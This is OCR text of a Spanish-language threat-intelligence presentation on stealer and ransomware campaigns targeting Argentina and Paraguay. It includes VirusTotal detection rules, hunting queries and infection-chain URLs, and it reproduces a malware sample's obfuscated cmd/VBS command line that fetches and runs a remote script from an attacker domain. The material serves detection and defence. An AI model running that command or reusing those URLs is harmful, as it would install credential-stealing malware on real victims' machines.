
Multi-stage PowerShell > Stealer | Detection


```
import "vt"

rule
Malicious_Files_000webhostapp_Venezuela_Cam
paign {
  meta
    target_entity = "url"
  condition

vt.net.url.communicating_file.analysis_stat
s.malicious >= 5 and
     vt.net.url.hostname ==
"x3n68kpimury0omhu7vthjrampmbyecxznmfklruyn
mtgh.000webhostapp.com" and
    vt.net.url.new_url
}
```

```
import "vt"

rule Malicious_Files_000webhostapp {
  meta
    target_entity = "url"
  condition

vt.net.url.communicating_file.analysis_stat
s.malicious >= 5 and
    vt.net.url.hostname endswith
".000webhostapp.com" and
    vt.net.url.new_url
}
```

Paseando por LATAM - Argentina y Brasil

cybercrime





Argentina

Comprobantes fiscales

Archivos similares de facturas, comprobantes fiscales y recibos son distribuidos a múltiples organizaciones argentinas, que finalmente resulta en la obtención de credenciales y su posterior venta en foros underground


https://l.ead.me/beuoyC

↓

https://vprgestion.liornassi.com/masteflex1563.php?

↓


https://s3.us-west-2.amazonaws.com/ilysmiwek3365/%40emisions225633145008.zip



Sample

Argentina

Comprobantes fiscales





Command line

```
"C:\Windows\System32\cmd.exe" /V/D/c "echo|set /p=^"gCtFzZU5="ri":t1tw8="tp":Znxq57="."":SRjj3618="sC"^&gCtFzZU5^&"pt:ht"^&t1tw8^&"s://":SRjj3618=SRjj3618^&
"sistecmastegodd"^&Znxq57^&"life/g1":Geto^">kpGoC26.vbs"&echo bject(_>>kpGoC26.vbs&echo SRjj3618)>>kpGoC26.vbs&cmd /c start kpGoC26.vbs
```

kpGoC26.vbs

```
gCtFzZU5="ri":t1tw8="tp":Znxq57="."":SRjj3618="sC"&gCtFzZU5&"pt:ht"&t1tw8&"s://":SRjj3618=SRjj3618&"sistecmastegodd"&Znxq57&"life/g1":Getobject(_
SRjj3618)
```





BlackBerry VIRUSTOTAL


Argentina


Hunting

Query	Objetivo
metadata:"Pdfcrowd.com v20200619.084" submitter:AR	Identificación de archivos PDF que podrían estar vinculados a la campaña mostrada.
entity:url header_value:"\"2aa6-5ddb9eee18a80-gzip\"" title:"Apache2 Ubuntu Default Page: It works"	Identificación de URLs de segunda etapa que podrían estar vinculadas a la campaña mostrada.
behavior:"sistecmastegodd"	Identificación de archivos que podrían estar vinculados a la campaña mostrada a través de string en la command line.

Paseando por LATAM - Uruguay y Paraguay

cybercrime






Paraguay

Campaña dirigida a grandes empresas de Paraguay

Hackearon a la CNV: Medusa pide US$ 500.000 y puso un ultimátum de 7 días




Paraguay

Hunting

Query	Objetivo
metadata:tucuhack	Identificación de archivos Word que podrían estar vinculados a la campaña de CNV mediante metadatos.

